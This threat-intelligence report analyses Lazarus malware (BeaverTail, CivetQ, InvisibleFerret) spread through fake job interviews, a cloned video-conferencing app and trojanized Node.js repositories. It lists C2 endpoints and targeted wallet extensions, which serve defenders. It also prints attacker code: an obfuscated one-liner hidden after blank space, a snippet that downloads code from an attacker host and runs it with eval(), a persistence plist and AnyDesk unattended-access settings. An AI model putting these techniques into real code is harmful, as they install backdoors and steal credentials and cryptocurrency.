


APT Lazarus: Eager Crypto Beavers, Video calls and Games



Introduction

Lazarus is definitely going full steam ahead this year with their cyber campaign. Beaver fever has continued into 2024 with the Lazarus-led [Contagious Interview](#) campaign still creating all sorts of mayhem. This campaign begins with a fictitious job interview, tricking job-seekers into downloading and running a Node.js project which contains the BeaverTail malware, which in turn delivers the Python backdoor known as InvisibleFerret. BeaverTail was first discovered by PANW researchers as a Javascript malware in November 2023, but recently a native macOS version of BeaverTail was [discovered](#) in July 2024.

Group-IB researchers spotted a fraudulent Windows video conferencing application impersonating a legitimate application in mid-August 2024, which has been identified as BeaverTail after analysis. During the course of our research, we have also found additional malicious repositories newly hosted on code sharing platforms that are related to Lazarus malware. We have also discovered a Python version of BeaverTail featuring more capabilities. In this blog, we will burrow deeper into the versions of BeaverTail, their updated toolset, and shed further insights on their Tactics, techniques, and procedures (TTPs), infrastructure, and finally consolidate some of the Indicators of Compromise (IOCs) that we uncovered.

Key Findings

- Discovery of a different fraudulent video conferencing application dubbed “FCCCall” that mimics a legitimate video conferencing application, which is used as part of an attack chain.
- Classification of a new suite of Python scripts as CivetQ.
- Aside from LinkedIn, they also reached out to victims using other job search platforms, and attempted to continue the conversation via Telegram.
- All tools are in active development, with code updates observed between the binaries found in July and August 2024. Updates were also made to BeaverTail (Javascript) and InvisibleFerret as well.
- **Telegram** was added as an additional data exfiltration method.
- BeaverTail (Python) configures AnyDesk for [Unattended Access](#).
- Trojanizing Node.js-based web games projects.
- Implementation of stealthier ways to obscure malicious code.
- Expanded scope of targeted browser extensions and data including [Authenticator](#), [WinAuth](#), [Proxifier](#), **password managers, note-taking applications, and cryptocurrency wallets.**

Lazarus



Period of Activity: 2007 - Present

Attribution: Democratic People's Republic of Korea (DPRK)

Targeted countries: Worldwide

Intent: Cyber Espionage
Financially-motivated

Targeted Industries:

- Financial services
- Manufacturing
- Government and Military
- Biotechnology
- Science and Engineering
- Commerce and Shopping
- Information Technology
- Gaming
- Energy
- Hardware
- Media and Entertainment
- Internet services
- Healthcare
- Software
- Transportation
- Education

Group-IB, 2024

BeaverTail



Period of Activity: December 2022 - Present

Formats: Javascript / Python / Windows Installer / Apple Disk Image

Type: InfoStealer, Downloader

Features:

- Steals data from cryptocurrency wallets and browser extensions
- Steals credentials stored in browsers and credential vaults (i.e. macOS keychain and Linux keyring)
- Downloads next stage payload - InvisibleFerret / CivetQ
- Establishes persistence for various platforms (Python version)
- Configures AnyDesk for Unattended Access (Python version)

Platform: Windows / macOS / Linux

Targeted countries: Worldwide

Group-IB, 2024

CivetQ



Period of Activity: August 2024 - Present

Formats: Python

Type: Backdoor, Keylogger, Infostealer

Features: Consist of several components - browser stealer, cookies stealer, keylogger, backdoor scripts


Platform: Windows / macOS / Linux

Targeted countries: Worldwide

Group-IB, 2024

GROUP-IB PROFILE

InvisibleFerret



Period of Activity:	December 2022 - Present	Formats:	Python
Type:	Backdoor, Keylogger, Infostealer	Features:	Consist of 3 main components - initial script, browser information stealer script and backdoor script
Platform:	Windows / macOS / Linux		
Targeted countries:	Worldwide		

Group-IB, 2024

Targeting victims through job portals

Lazarus has become more creative in their approach in targeting blockchain professionals. In addition to LinkedIn, Lazarus is also actively searching for potential victims on other job search platforms such as [WWR](#), [Moonlight](#), [Upwork](#), and others. After making initial contact, they would often attempt to move the conversation onto Telegram, where they would then ask the potential interviewees to download a video conferencing application, or a Node.js project, to perform a technical task as part of the interview process.

In addition to their usual focus on cryptocurrency-related repositories to lure professionals seeking employment, they have recently begun injecting the malicious javascripts into gaming-related repositories using similar tactics. Aside from their usual deception of asking victims to download malicious software under the guise of a review or analysis task, Lazarus also employs fraudulent video conferencing applications as an alternative method.




Figure 1: Chain of events leading to compromise.

The FCCall file is a video conferencing call application installer—possibly downloaded from [https://freeconference\[.\]io](https://freeconference[.]io)—and it is a cloned website of the [legitimate business](#). Using Group-IB's [Graph Network Analysis](#), we noticed that the SSL certificate for the cloned website was created very recently on **2 August 2024**, and that it uses the same registrar as the fictitious [mirotalk\[.\]net](#) website which distributed the fraudulent MiroTalk application discussed in an earlier [research](#).




Figure 2: Screenshot of the cloned website.




Figure 3: Group-IB Graph Network Analysis depicting the overlapping features of the two domains.

Technical Details

BeaverTail – Windows

BeaverTail arrives in the form of a Windows Installer file, which will install a fake video conferencing application named FCCCall. This malware originated around July 2024 alongside the MiroTalk application. The three FCCCall executables were created fairly recently in 2024, one on **19 July at 01:23:32** (HH:MM:SS), **another on August 8 at 03:34:43**, and the most recent one on **16 August at 14:30:10**, each with minor improvements over the previous one.

The application is developed using Qt6, which supports cross-compilation for both macOS and Windows platforms. Qt6 facilitates the development and deployment of applications across multiple operating systems. Shortly after the upload of the Windows Installer FCCCall.msi, the macOS version of it was found the next day.




Figure 4: Screenshot of the FCCall Installer.

Upon launching the installed application, the victim is presented with a screen that loads the legitimate [URL](#) inside a widget, asking for a meeting access code. This deceptive interface lulls the victims into a false sense of security, while the malicious processes run in the background.




Figure 5: Screen displayed upon launching of the executable.

The core functionality of BeaverTail remains unchanged: it exfiltrates credentials from browsers, and data from cryptocurrency wallets browser extension. It then downloads and executes the Python executable and the next-stage payload, InvisibleFerret. Both BeaverTail and InvisibleFerret are still actively being developed, with minor code changes observed between the versions found in July and August 2024.

This binary executable version of BeaverTail collects all the data at once, copying the targeted files into a newly created folder ``[homepath]/.n3/``. It then sends them using the multipart/form-data MIME type to the ``https://[C2]:1224/uploads`` endpoint, and then later removes the ``.n3`` directory.

Name	Data
type	campaign_id
hid	Call_[hostname]
uts	Unix timestamp
lst	Browser Local State
pld	Browser Login Data
logkc_db	Keychain files
[filename]	Files collected from targeted browser extensions

Table 1: Data name and values

We also noticed that they increased the number of targeted cryptocurrency browser extensions, adding Kaikas, Rabby, Argent X, Exodus Web3, and others.

Browser Extension ID	Wallets
nkbihfbeogaeaoehlefnkodbefgpgknn	Metamask
ejbalbakoplchlghcedalmeeeajnimhm	Metamask (Edge)
fhbohimaelbohpbjbbldcngcnapndodjp	BNB Chain Wallet
hnfanknocfeofbddgcijnmhnfnkdnaad	Coinbase
ibnejdfjmmkpcnlpebklmknkoeiohofec	TronLink
bfnaelmomeimhlpmgjnjophhpkkoljpa	Phantom
aeachknmefphepccionboohckonoeeemg	Coin98
hifafgmccdpekplomjjkcfgodnhcellj	Crypto.com
jbldlipeogpafnlhdhgmapagcccchpi	Kaia
acmacodkjbdgmoleebolmdjonilkdbch	Rabby
dlcobpjijgpiikoobohmabehhmhfoodbb	Argent X
mcohlncbfahbmgdjkbpemcciolgcge	OKX Wallet
agoakfejjabomempkjlepdlaleeobhb	Core Crypto Wallet & NFT Extension
omaabbefbmijedngplfjmnnooppbclkk	Tonkeeper
aholpfdialjgjfhomihkjbmjgidlcdno	Exodus Web3
nphplpgoakhjhchkhmiggakijnkhfnd	TON Wallet
penjlddjkgpnkllboccdgccepkcbin	OpenMask – TON wallet
lgmpcpglpngdoalbeoldeaajfclnhafa	SafePal Extension
fldfpgipfncgndfolcbkdeeknbhbnhcc	MyTonWallet
bhhhlibepdkbapadjdnnojkbgioiodbic	Solflare
gjnckgkfmgmibbkoficdidcljeaaaheg	Atomic

Table 2: Targeted browser extensions

C2 Endpoint:

Endpoint	Description	Location
/pdown	Downloads Python library	[homepath]/p
/uploads	Sends collected information	–
/client/[campaign_id]	Downloads InvisibleFerret Initial script	[homepath]/[campaign_id]

Table 3: Command and control (C2) endpoints for BeaverTail (Windows)

Malicious Repositories

Apart from the newly emerged binaries, trojanized Node.js projects continue to be used as a tactic and show no signs of slowing down. They have a preference for modifying cryptocurrency projects, games, or projects bootstrapped with the Create React App or Create Next App. These repositories are either hosted on code-sharing platforms such as Github, Gitlab, Bitbucket, or sometimes even on third-party file hosting services.

While monitoring their activities, we observed that they occasionally update their scripts and alter the scripts' entry points. Also, for evasion reasons, they will make the repository private, overwrite Git History, or remove malicious code from the repository after some time.




Figure 6: Third party service hosting malicious repositories.

The malicious Javascript code is buried within these repositories. The following are examples of a trojanized repository, where the `node server/server.js` command was added to the "scripts" property in `package.json`. Here, `server/server.js` serves as the initial entry point, which in turn loads the malicious script in `middlewares/helpers/error.js`.




Figure 7: Example of a trojanized repository.



Figure 7: Example of a trojanized repository.

The following is another example of an one-liner addition in one of the malicious repositories. The hostile Javascript one-liner now also features a different obfuscation pattern, and appears to use the widely popular Javascript obfuscator. The obfuscated code is often positioned far to the right after many blank spaces, or hidden after hundreds of blank lines, making it visually challenging to detect.

```

816
817
818
...
(function(_0x17b4d3,_0xf5a802){function _0x5e621d(_0x282397,
_0x103a4f,_0x5a5fc5,_0x24b0b7){return _0x5ca7(_0x24b0b7-0x2df,_0x103a4f);}function _0x1e38d3
(_0x23a6d6,_0x783a4b,_0x12a308,_0x4a13ec){return _0x5ca7(_0x4a13ec-'0x267',_0x23a6d6);}const
_0x5c1236=_0x17b4d3();while(![]){try{const _0x453c1c=parseInt(_0x5e621d(0x4af,0x4c9,0x4ca,
0x492))/(-0x1*0x1fff+0x4db+-0x1*-0x1b25)*(-parseInt(_0x1e38d3(0x4a6,'0x431','0x494',0x45b))/
(-0x5f*-0x2d+0x6b3+-0x1764))+parseInt(_0x5e621d(0x495,0x525,0x470,'0x4d7'))/(0x8f3+-0x1*0xb56
+0x766)+parseInt(_0x1e38d3(0x25f,0x2b1,0x20d,0x2a5))/(-0x144+-0x18f5*0x1+0x2d17*-0x1)*
...
Ln 818, Col 969 (968 selected)

```

Figure 8: One-liner code at Line 818, Column 969.

```

14357 -
14358 -
14359 -
14360 -
14361 -
14362 -
14363 - (function(_0x17818b,_0xa7aedc){function _0x2c0d87(_0x429321,_0x188eee,_0x4d4945,_0xd60a0d){return _0x4b56(_0x188eee-0x3c0,_0x429321);}function _0x2
39 + };

```

Figure 9: Commit showing the removal of the malicious code at Line 14363.

Another discreet approach was to fetch the malicious code from an intermediary server. In the following code snippet, it retrieves the BeaverTail Javascript code from the C2 ipcheck[.]cloud or regioncheck[.]net. In this case, the server will return a response with the payload in the "cookie" field but with a **HTTP status code of 500**, which will then cause the eval() in the catch block to be executed. This is quite intriguing because researchers who rely on scripts for their analysis could encounter errors. There are other variants where HTTP status code 200 is used, and the eval() function is not in the error-handling block.

```

async function getCookie(params) {
  axios("http://regioncheck.net:8353/api/user/cookie/v1/66")
    .then((res) => {
      sendEmail({...});
    });
  .catch((err) => {
    eval(err.response.data.cookie);
  });
}

```

Figure 10: Fetching the malicious code.

BeaverTail – Python & CivetQ

One significant change was the introduction of BeaverTail (Python) and CivetQ. We observed that the malicious javascript code has been changed to a simpler downloader rather than the full-fledged BeaverTail. This makes sense as a shorter line of code will be harder to detect. This downloader communicates with the C2 at port 54321 and retrieves the Python executable and BeaverTail (Python) from it.

Other than the usual stealing of data from browsers, browser extensions, cryptocurrency wallets, and credential vaults, BeaverTail (Python) now has implemented other functionalities, such as establishing persistence and configuring AnyDesk. It also fetches several Python scripts that as a bundle we named, CivetQ. Lazarus has taken a

more modular approach, with each script now performing a distinct task. These tools are still in development as we see some unused functions and variables.




Figure 11: Components of CivetQ.

Files Description

Files	Description
.q2	<ul style="list-style-type: none"> • Launches the “.queue” script • Execute any scripts sent by C2. It can choose if the downloaded script is to be saved as “.ext” on disk
.queue	Keylogger and clipboard stealer component and writes to [homepath]/.pygl/[uuid]
coks	Cookies stealer component
bow	Browser stealer component
.ext	Any additional Python scripts

Table 4: Description of the components of CivetQ.

Establishes persistency to run .q2 script

BeaverTail fetches the ‘.queue’ and ‘.q2’ files from C2 and writes it to “.locale/.queue” and “.locale/.q2” respectively. The “.q2” script is responsible for launching the “.queue” file, and also starting a separate thread to fetch and execute any new payloads from C2. BeaverTail establishes persistency for these “.queue” and “.q2” scripts on the system by creating various files depending on platforms. These scripts are configured to execute automatically each time the system starts up. As a result, the malware ensures that it remains active and operational after every reboot.

Platform Persistence mechanism

Windows %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\Queue.bat
 macOS [homepath]/Library/LaunchAgents/com.avatar.update.wake.plist
 Linux [homepath]/.config/autostart/queue.desktop

Table 5: Persistence mechanism for different platforms

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
  <dict>
    <key>Label</key>
    <string>com.avatar.update.wake</string>
    <key>ProgramArguments</key>
    <array>
      <string>[filepath of python]</string>
      <string>[filepath of .q2]</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
  </dict>
</plist>
```

Figure 12: Example of the created macOS property list file – com.avatar.update.wake.plist

Configuring AnyDesk for Unattended Access

It modifies the `%APPDATA%/service.conf` file by appending the following lines to it. This sets up a permanent password on the remote device and allows another to connect to it anytime, even if no one is there to accept the connection. This modification eliminates the need for a user prompt. Additionally, it sends the contents of the AnyDesk `system.conf` file to the command-and-control (C2) server. This file contains configuration variables utilized by the AnyDesk application and they are likely doing this to retrieve the `ad.anynet.id` value, so the attacker knows the ID to connect to. However, for the attacker to connect to the victim’s host, it still requires the AnyDesk application to be running. We **presume** that the additional payload or new updates to the code will involve installing AnyDesk, and creating a scheduled task for it.

```
ad.anynet.pwd_hash=1bbb953890e752a6898afe71121583881c3eebd2365df7d985c52dda0bd89e14
ad.anynet.pwd_salt=675928d7a0a28f70740b7eedf021de82
ad.anynet.token_salt=2c5e45a85a8eed94ffed26a7c3b0790e
```

Figure 13: Lines added for AnyDesk service.conf file

Steals data from Microsoft Sticky Notes

The malware is able to steal data from Microsoft Sticky Notes by targeting the application’s SQLite database files located at `%LocalAppData%\Packages\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\LocalState\plum.sqlite`, where user notes are stored in an unencrypted format. By querying and extracting data from this database, the malware can retrieve and exfiltrate sensitive information from the victim’s Sticky Notes application.

The list of targeted browser extensions has expanded significantly to a total of **74** applications. Notably, it now includes the addition of the Authenticator, password managers and note-taking extensions. [Authenticator](#) is a browser extension that generates two-factor authentication (2FA) codes in the browser. Please refer to [Annex A](#) for a full list of extensions.

C2 Endpoints:

Endpoint	Description	Location
/pdown	Downloads Python executable	[tmpdir]/p.zip, [tmpdir]/p2.zip, [homepath]/.pyp
/avatar	Downloads BeaverTail (Python)	[homepath]/.avatar
/info	Sends host information	–
/anys	Sends contents of AnyDesk ‘system.conf’ file.	–
/queue	Download ‘.queue’ file	[homepath]/.locale/.queue
/queue	Download ‘.q2’ file	[homepath]/.locale/.q2
/bow/[campaign_id]	Download ‘bow’ script – browser stealer component	[homepath]/.locale/bow
/bow/[campaign_id]	Download ‘coks’ script	[homepath]/.locale/coks
/data	Upload list of installed applications, running programs and data from Windows sticky notes, cookies	–
/uploads	Endpoint for all other data upload	–
/ext	Fetches any additional script or files to execute	[homepath]/.locale/.ext
/keylog	Upload keylogger data	–
/keys	Upload data collected from browsers	–
/webs	Upload credit card information found in browsers	–

Table 6: Combined command and control (C2) endpoints for BeaverTail (Python), CivetQ, and downloader

InvisibleFerret

We still spot occurrences of InvisibleFerret that are downloaded using BeaverTail (Javascript). InvisibleFerret is a cross-platform Python backdoor. It consists of an initial script and two additional components, bow and pay. The initial script is usually named ‘.npl’. The main capabilities of InvisibleFerret include remote control, keylogging, browser stealing, and facilitating the downloading of an AnyDesk client. It will connect to two different IP addresses, one at port 1244 and another at port 1245. In recent months, we have seen its changes and will turn our attention to its updates in this section.

